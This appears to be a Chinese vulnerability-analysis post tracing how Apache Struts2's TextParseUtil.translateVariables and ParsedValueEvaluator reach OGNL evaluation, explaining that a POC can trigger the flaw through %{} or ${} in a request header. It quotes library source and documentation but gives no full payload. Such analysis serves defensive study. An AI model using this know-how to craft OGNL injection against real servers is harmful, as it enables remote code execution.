
```
    */
public class TextParseUtil {

    private static final int MAX_RECURSION = 1;

    /**
     * Converts all instances of ${...}, and %{...} in <code>expression</code> to the value returned
     * by a call to {@link ValueStack#findValue(java.lang.String)}. If an item cannot
     * be found on the stack (null is returned), then the entire variable ${...} is not
     * displayed, just as if the item was on the stack but returned an empty string.
     *
     * @param expression an expression that hasn't yet been translated
     * @return the parsed expression
     */
    public static String translateVariables(String expression, ValueStack stack) {
        return translateVariables(new char[]{'$', '%'}, expression, stack, String.class, null).toString();
    }
```

translateVariables()方法使用了 ognl 的 $ 与 % 标签，两者都能告诉执行环境 ${} 或 %{} 中的内容为ognl表达式。所以POC中使用 % 或者$ 都可以触发漏洞。

```
return parser.evaluate(openChars, expression, ognlEval, maxLoopCount);
```

继续跟进return translateVariables()
最后调用了evaluate()方法解析OGNL，执行代码

```
■■expression■■the request doesn't contain a multipart/form-data or multipart/mixed stream, content type header is haha~multip
```




```
    /**
     * Converted object from variable translation.
     *
     * @param open
     * @param expression
     * @param stack
     * @param asType
     * @param evaluator
     * @return Converted object from variable translation.
     */
    public static Object translateVariables(char[] openChars, String expression, final ValueStack stack, final Class asType,

        ParsedValueEvaluator ognlEval = new ParsedValueEvaluator() {
            public Object evaluate(String parsedValue) {
                Object o = stack.findValue(parsedValue, asType);
                if (evaluator != null && o != null) {
                    o = evaluator.evaluate(o.toString());
                }
                return o;
            }
        };

        TextParser parser = ((Container)stack.getContext().get(ActionContext.CONTAINER)).getInstance(TextParser.class);

        return parser.evaluate(openChars, expression, ognlEval, maxLoopCount);
    }
```

evaluate()方法说明


```
ParsedValueEvaluator ognlEval = new ParsedValueEvaluator() {
```

跟进ParsedValueEvaluator()



```
     * @author tm_jee
     *
     * @version $Date$ $Id$
     */
    public static interface ParsedValueEvaluator {

        /**
         * Evaluated the value parsed by Ognl value stack.
         *
         * @param parsedValue - value parsed by ognl value stack
         * @return return the evaluted value.
         */
        Object evaluate(String parsedValue);
    }
}
```

translateVariables()方法继承接口com.opensymphony.xwork2.util.TextParseUtil.ParsedValueEvaluator
在创建对象后重写了evaluate()方法
通过该方法的说明文档可知evaluate()方法会解析ognl表达式
https://struts.apache.org/maven/struts2-core/apidocs/com/opensymphony/xwork2/util/TextParseUtil.ParsedValueEvaluator.html


安全 https://struts.apache.org/maven/struts2-core/apidocs/com/opensymphony/xwork2/util/TextParseUtil.ParsedValueEvaluator.html

public static interface **TextParseUtil.ParsedValueEvaluator**

A parsed value evaluator for TextParseUtil. It could be supplied by calling TextParseUtil.translateVariables(char, String, ValueStack, Class, ParsedValueEvaluator).

By supplying this ParsedValueEvaluator, the parsed value (parsed against the value stack) value will be given to ParsedValueEvaluator to be evaluated before the translateVariable process goes on.

A typical use-case would be to have a custom ParseValueEvaluator to URL Encode the parsed value.

Author:
tm_jee

Method Summary

Methods

Modifier and Type	Method and Description
Object	**evaluate**(String parsedValue) Evaluated the value parsed by Ognl value stack.

Method Detail

evaluate

Object evaluate(String parsedValue)

Evaluated the value parsed by Ognl value stack.

Parameters:
parsedValue - - value parsed by ognl value stack

Returns:
return the evaluated value.

参考:

https://paper.seebug.org/241/
https://paper.seebug.org/247/

点击收藏 | 1 关注 | 1
[上一篇：深度解析勒索病毒GlobeImpo...](#) [下一篇：CHAINSHOT恶意软件： CV...](#)

1. 0 条回复
   - 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)